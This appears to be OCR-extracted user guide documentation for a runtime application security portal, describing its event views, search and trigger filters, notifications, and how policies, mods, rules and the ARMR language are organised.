
Version: 6.11.0

Events

Agents report security events to the Portal's Event page. These events provide security information and are triggered by rules. Rules can be created or adapted to track your specific security activity.

Events Overview

Here you can view the historical events, monitor real-time events, and search all events matched with the specified pattern. The donut charts and pie charts can be filtered by time using the dropdown menu at the top of the page. You can adjust this selection to visually compare the number of security events across a specified window of time (last 24 hours, 7 days, 30 days). The interactive bar chart additionally allows you to drill down into a specific hour view ***e.g. you can filter the page to the last 24 hours and then click on the 15:00 bar for details on all events from 15:00 - 15:59.***



In the security events table below the chart, a detailed list of the events from the chart timeline is provided. This table details the event properties including the severity of the event, the application, and rules that are triggered, the date and time it occurred, and the number of occurrences.

In this table, the Agent reporting the events is displayed in a column as an icon link. Clicking on this link will take you to the Agents page where you can get further details on the Agent.

Clicking on the **Mod** icon will take you to the Mod Details page that contains the triggered rule. This page shows what other rules are contained within that Mod; you can directly edit the mod and add or remove rules here.


Editing the Mod is useful in scenarios where a rule is very noisy and produces large numbers of events. You can add whitelist rules to work with the triggering rule to fine-tune the Mod and cut down on unwanted noise in the Security Events table. More information on the Mod Details page can be found on the User Guide's Policies page.

Clicking on the **Occurrences** icon will open the Advanced Search tab which will be auto-filtered to list all events that have been triggered for that specific time, Agent, Mod, and Rule.

Event Alerts

This tab lists the Event Alerts which have been triggered based on the event notification settings. It is a useful resource when rules and whitelists have been implemented as any event listed in that scenario would need attention.


More information on these notification settings can be found on the User Guide's System Settings page.



Agent Errors


An Agent Error event can occur when an unsupported Mod is sent to the Agent. These events usually require some action to be taken, such as modifying the Mod based on the error message reported by the agent. See the Agent's User Guide for further details.

Clicking on the **Agent** icon beside the agent name will open the agent details page where, under the Events tab, the full list of lifecycle events for that agent can be viewed. This tables lists the lifecycle error events that were reported by agents in the last 7 days. A maximum of 1000 error events are included in the table. The errors will be listed in the table until the rule is successfully loaded by the Agent or until the date range is exceeded



An Agent specific report is available on the the Agent Lifecycle Events table (found under **Agents** tab ➔ Select specific **Agent** icon ➔ Events Tab)

Advanced Search



To access the Advanced Search Page, select the **Advanced Search** tab in the sub-navigation bar at the top of the screen. The Advanced Search helps you to isolate individual events easily from the Portal's event records. Events listed can be narrowed using multiple filters. Columns can be added/removed from the Advanced Search table by clicking the **settings icon** in the searchbar at the top of the table. A dropdown menu will appear to allow you to select which columns you would like to appear in the table.

Any event's stack trace and metadata information can be revealed by clicking on the **Stack Trace** and **View Details** buttons on the table row. The trigger list can be copied from the table by selecting the **copy all** button at the top of the column. If desired, you can also export your filtered table results, including metadata, to a .csv file by selecting the **Export** button.


Trigger Details

A trigger is based on a runtime event that comes from an Agent. When an application event occurs that matches the conditions created in a rule, the event will trigger the rule and the user-defined security actions will be performed.

The Trigger Details tab provides an aggregated view of the most common events and triggers that are occurring. Clicking on the **Trigger Details** tab in the sub-navigation bar will open up the Trigger Details table. The events in this table can be narrowed by keyword in the searchbar and/or by applying the following filters:

- Start and End Date
- Application
- Agent
- Mod Name
- Rule Type
- Triggered Rule
- Severity
- HTTP Path
- HTTP Method


As with the Advanced Search, you can add/remove columns from the table by clicking the **settings icon** in the searchbar at the top of the table. Your filtered results can also be exported to a .csv file by selecting the **Export** button in the top right of the card.



Event Errors

If the Portal cannot read events from the event datastore (Elasticsearch) a banner message is displayed on every page. During this time, security events cannot be viewed in the Portal. This error may occur for a range of reasons and further investigation is required to determine the cause of the communication failure. Once communication is restored, the banner message will automatically be removed and security events will again be viewable in the Portal.


A banner message will also be displayed if agents fail to send events to the event datastore (Elasticsearch). During this time, security events may not be logged to the event datastore by the affected agents. These agents will continue to buffer events in memory and log events to the local security log file. Once communication is restored, the buffered events may be written to the datastore (depending on the duration of the outage) and the banner message will automatically be removed in the Portal.




Version: 6.11.0

Notifications

Every action completed by a user within the Portal is logged in the Notifications panel which is accessed by clicking the Notifications icon in the navigation bar at the top of the Portal interface. This panel provides visibility of all chronological user actions across an Organization.



When a user completes an action from their account, a confirmation pop-up appears on screen for all logged in users to let them know that a live change has been made. The pop-up disappears after a few seconds and the action is logged in the Notifications panel. In this way, user actions can be tracked across a team.



When using the Notifications panel, you can filter the list by **unread only**. Any pop-up confirmation messages that appeared while you were logged on will automatically be display as **read** (empty blue circle) on the list. This read state can be changed by clicking on the icon to display it as **unread** (solid blue circle) for later reference.

Version: 6.11.0

Policies

Policies are a collection of Mods and Rules that tell Agents how to behave when certain security events occur. Policies, Mods, and Rules are the basic components that make up the Portal's Policy system. These components are created using ARMR language.

Policy Components

Rules are machine-readable definition files that use ARMR code to instruct the AAMS Agents on how to behave: what security events to detect, block, or allow. Each rule must be contained within an ARMR Mod.

Each rule has a Type, some examples are Deserialization, HTTP Open-redirect, CSRF, XSS, etc.

Mods (short for "Modifications") are a container or group for rules. Every rule must be in a Mod. Some Mods may contain only a single rule, and some could contain dozens or hundreds of rules. Mods do not have a Type like Rules. They are a wrapper or grouping mechanism.

Virtual Patches are a type of Mod and are shipped as an ARMR file. They may contain anything from one to hundreds of rules.

A **Policy** is a collection of one or more Mods. Policies are applied to an Application. The Application will then inform the individual Agents assigned to it that a new policy or policy updates are available for consumption, and the individual Agents will download and apply the policy.

ARMR

ARMR is a Security DSL (Domain Specific Language) used to create instructions for the AAMS Agents in the form of individual Rules, Mods, Policies, and Virtual Patches. ARMR is:

- The language that the Rules are written in
- The language that creates the wrappers for these rules in the form of Mods and Virtual Patches
- The language that creates the wrapper for Mods and Patches in the form of Policies.

Policy Architecture and Navigation

The Policy system follows a simple and logical workflow.


At the highest level, under the Policies tab in the top navigation, you are presented with the Policy List view; a list of all of the policies within the system.

If you click on an icon beside any Policy Name from the list, you will be taken to the Policy Details view which provides further information about the policy: what mods are contained within that policy and to which Applications the policy has been applied. Within the Policy Details view there are several ways in which to view the contents of the policy:

Mods View: This tabbed view displays all of the Mods contained within the policy. If you click on the icon beside the name of any Mod you will be taken to the Mod Details view: a page that displays detailed information about the mod and all of the rules contained within that mod.

Rules View: This tab displays all of the Rules contained within the policy in a flat list. This allows you to see all the rules contained within a policy, together, on one page (pagination notwithstanding).

Rules View - Group By Mods: Selecting the **Group by Mods** button at the top of the Rules list will group the flat list of rules by mod. This is a hybrid view that allows you to see all of the rules listed within the Mods in which they are contained.




Policy Structure


Viewing Mods and Rules


To view the Mods contained within a policy, from the Policy Details page select the **Mods** tab. This will display a list of the Mods contained within the Policy along with additional information for each Mod such as when each was last updated, the ARMR version of the Mod, and the number of rules contained within each Mod.

To view the Rules contained within a policy, from the Policy Details page click on the **Rules** tab. This will display a flat list of all of the Rules contained within the Policy, along with additional information such as when each Rule was last updated, the name of its parent Mod, the Rule Type, the severity, and the Action for each rule.

To view the Rules grouped by their parent Mod, click on the **Group By Mod** button at the top right, just above the table. This will display the same flat rule list but each rule will be grouped by their parent Mod. A separator row containing the Mod name, when the Mod was last updated, and the Mods ARMR version will appear at the top of each group of rules.







Policies Page Actions:

- Create a New Policy
- Delete a Policy*
- Click on a **Policy** icon to be taken to the Policy Details page. Here you can view a list of all of the Mods contained within that policy and a list of the rules within that policy.
- Duplicate a Policy
- Edit a policy's details (name and description)
- View the contents of a Policy as a list of Mods, a list of Rules, or a list of rules grouped by Mod

Policy Details Page | Dropdown Menu Actions:

- Edit the Policy Details
    - Policy Name
    - Policy Description
- Export the Policy
- Duplicate the Policy
- Delete the Policy*

